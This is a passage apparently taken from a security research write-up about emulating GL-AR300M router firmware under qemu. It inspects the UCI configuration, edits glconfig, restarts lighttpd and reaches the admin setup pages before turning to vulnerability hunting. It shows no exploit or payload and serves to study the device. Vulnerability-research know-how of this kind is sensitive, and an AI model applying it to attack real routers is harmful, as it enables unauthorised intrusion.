
- As we can see, these requests are performed using the UCI (Unified Configuration Interface) API, the framework that centralizes device configuration on OpenWrt.
- We can observe that the configuration is stored in files under the /etc/config/* directory by reading the UCI documentation.
- Specifically, in this case, the program checks for the glconfig configuration (glconfig. general.password and glconfig.general.model),

UCI API from qemu

```
$ sudo chroot ./ ./qemu-mips-static /bin/sh
BusyBox v1.30.1 () built-in shell (ash)
/ # uci show glconfig
glconfig.general=service
glconfig.general.port='83'
glconfig.ddns=service
[...]
glconfig.autoupdate.enable='0'
glconfig.samba=service
glconfig.samba.read_only='yes'
glconfig.openvpn=service
glconfig.openvpn.enable='0'
glconfig.openvpn.force='0'
glconfig.repeater=service
glconfig.repeater.autoconnect='1'
/ #
```

Edit parameters and restart


```
# look at the actual configuration settings from the booting vendor’s script
$ cat /lib/functions/gl_util.sh
config service 'general'
   option port '83'
   option model 'ar300m'
   option factory_mac '00:11:22:33:44:55'
   option language 'EN'

# to write down the configuration
$ vi /etc/config/glconfig

# kill the old process, then restart
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
```



Choose Your Language

GL-AR300M

English




Set Up Your Admin Password

New Password ······ ✓

Confirm Password ······ ✓

Your admin password will be used for configuring everything on the Admin Panel of your router. It is EXTREMELY important to keep it safe.



Cable

No cable detected in WAN. Please plug in an Internet cable.

Using as WAN, change

Web Application Analysis

Looking into previous research

When searching for vulnerabilities on a new target, we always look for previous vulnerabilities. In addition to using our favorite search engine, we also check the release notes for any available information.

